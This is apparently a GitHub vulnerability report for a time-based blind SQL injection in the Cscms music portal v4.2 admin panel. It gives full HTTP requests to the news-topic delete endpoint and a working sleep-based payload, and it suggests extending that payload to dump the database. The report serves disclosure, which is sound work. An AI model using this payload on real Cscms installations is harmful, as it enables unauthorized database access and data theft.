New issue

Jump to bottom

SQL injection vulnerability exists in Cscms music portal system v4.2 #19

Open **Am1azi3ng** opened this issue on Apr 18 · 0 comments

Am1azi3ng commented on Apr 18


SQL injection vulnerability exists in Cscms music portal system v4.2 news_Topic.php_del

Details

Add a news topic after the administrator logs in

```
POST /admin.php/news/admin/topic/save HTTP/1.1
Host: cscms.test
Content-Length: 150
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/topic/edit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
```


name=1&tid=0&yid=0&bname=1&addtime=ok&pic=&toppic=&hits=0&yhits=0&zhits=0&rhits=0&skins=topic-show.html&neir=&file=&title=&keywords=&description=&id=0




When deleting news topics, malicious statements can be constructed to realize SQL injection



```
POST /admin.php/news/admin/topic/del HTTP/1.1
Host: cscms.test
Content-Length: 21
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/85.0.4183.83 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://cscms.test
Referer: http://cscms.test/admin.php/news/admin/topic?v=705
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: cscms_admin_id=3HtLFUmqgin4;
cscms_admin_login=6hHRwKPiGz1%2FN9C4hmVHcOkF4oyCoI8lNzjjyeMF3fURy57grmVzbA;
```

id=3)and(sleep(5))--+



The payload executes and sleeps for 5 seconds,so construct payload to Blast database





Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant